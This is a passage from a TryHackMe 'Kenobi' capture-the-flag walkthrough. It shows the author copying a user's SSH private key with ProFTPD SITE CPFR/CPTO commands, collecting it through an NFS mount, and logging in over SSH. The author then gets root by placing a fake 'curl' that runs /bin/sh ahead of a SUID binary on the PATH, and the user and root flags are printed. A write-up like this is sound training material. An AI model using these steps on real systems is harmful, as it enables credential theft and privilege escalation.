 EPRT    EPSV    ALLO*   RNFR    RNTO    DELE    MDTM    RMD
 XRMD    MKD     XMKD    PWD     XPWD    SIZE    SYST    HELP
 NOOP    FEAT    OPTS    AUTH*   CCC*    CONF*   ENC*    MIC*
 PBSZ*   PROT*   TYPE    STRU    MODE    RETR    STOR    STOU
 APPE    REST    ABOR    USER    PASS    ACCT*   REIN*   LIST
 NLST    STAT    SITE    MLSD    MLST
214 Direct comments to root@kenobi
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SIT CPTO /var/tmp/id_rsa
500 SIT not understood
exit
500 EXIT not understood
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

```
┌──(kali㉿kali)-[/mnt/Kenobi]
└─$ sudo mount -t nfs 10.10.230.225:/var /mnt/Kenobi
```

```
[10/212]
┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ la -alh /mnt/Kenobi
total 56K
drwxr-xr-x 14 root root   4.0K Sep  4  2019 .
drwxr-xr-x  5 root root   4.0K Jun  7 04:49 ..
drwxr-xr-x  2 root root   4.0K Sep  4  2019 backups
drwxr-xr-x  9 root root   4.0K Sep  4  2019 cache
drwxrwxrwt  2 root root   4.0K Sep  4  2019 crash
drwxr-xr-x 40 root root   4.0K Sep  4  2019 lib
drwxrwsr-x  2 root staff  4.0K Apr 12  2016 local
lrwxrwxrwx  1 root root      9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root render 4.0K Sep  4  2019 log
drwxrwsr-x  2 root mail   4.0K Feb 26  2019 mail
drwxr-xr-x  2 root root   4.0K Feb 26  2019 opt
lrwxrwxrwx  1 root root      4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root   4.0K Jan 29  2019 snap
drwxr-xr-x  5 root root   4.0K Sep  4  2019 spool
drwxrwxrwt  6 root root   4.0K Jun  7 04:47 tmp
drwxr-xr-x  3 root root   4.0K Sep  4  2019 www

┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ ls -alh /mnt/Kenobi/tmp
total 28K
drwxrwxrwt  6 root root 4.0K Jun  7 04:47 .
drwxr-xr-x 14 root root 4.0K Sep  4  2019 ..
-rw-r--r--  1 kali kali 1.7K Jun  7 04:47 id_rsa
drwx------  3 root root 4.0K Jun  7 04:36 systemd-private-012b2aba0aa24747b4113b4984dc5319-system
d-timesyncd.service-j0TdyI
drwx------  3 root root 4.0K Sep  4  2019 systemd-private-2408059707bc41329243d2fc9e613f1e-system
d-timesyncd.service-a5PktM
drwx------  3 root root 4.0K Sep  4  2019 systemd-private-6f4acd341c0b40569c92cee906c3edc9-system
d-timesyncd.service-z5o4Aw
drwx------  3 root root 4.0K Sep  4  2019 systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-system
d-timesyncd.service-zObUdn

┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ cp /mnt/Kenobi/tmp/id_rsa ~/Documents/Tryhackme/Kenobi
```

- Now, we will change the permission of the id_rsa (`chmod 600 id_rsa`)file and try to login via SSH.

```
┌──(anishroy__linuxmint)-[~/Documents/Tryhackme/Kenobi]
└─$ ssh -i id_rsa kenobi@10.10.230.225
The authenticity of host '10.10.230.225 (10.10.230.225)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.230.225' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ whoami
kenobi
kenobi@kenobi:~$
```

- Got the user flag here.

```
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
kenobi@kenobi:~$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```

- Searched for files with SUID bit set and got an interesting one - /usr/bin/menu
- To get the human readable strings of the file I did - `strings /usr/bin/menu > strings.txt`

```
kenobi@kenobi:~$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :2
4.8.0-58-generic
kenobi@kenobi:~$ strings /usr/bin/menu > strings.txt
kenobi@kenobi:~$ cat strings.txt
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
__isoc99_scanf
puts
__stack_chk_fail
printf
system
__libc_start_main
__gmon_start__
GLIBC_2.7
GLIBC_2.4
GLIBC_2.2.5
UH-`
AWAVA
AUATL
[]A\A]A^A_
***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
curl -I localhost
uname -r
ifconfig
 Invalid choice
;*3$"
GCC: (Ubuntu 5.4.0-6ubuntu1~16.04.11) 5.4.0 20160609
```

- We can see, that it is using the binaries without the full path, i.e for example - `curl` should be run as - `/usr/bin/curl` but here it is not the case, so we can do path manipulation to get root shell.
- The Process is shown below -

```
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo "/bin/sh" > curl
kenobi@kenobi:/tmp$ ls
curl  systemd-private-012b2aba0aa24747b4113b4984dc5319-systemd-timesyncd.service-NejPNe
kenobi@kenobi:/tmp$ chmod +x curl
kenobi@kenobi:/tmp$ ls -alh curl
-rwxrwxr-x 1 kenobi kenobi 8 Jun  7 04:11 curl
kenobi@kenobi:/tmp$ echo $PATH
/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ echo $PATH
/tmp:/home/kenobi/bin:/home/kenobi/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# whoami
root
# ls
curl  systemd-private-012b2aba0aa24747b4113b4984dc5319-systemd-timesyncd.service-NejPNe
# pwd
/tmp
# cd /
# ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
# cd root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
#
```

- Got the root flag.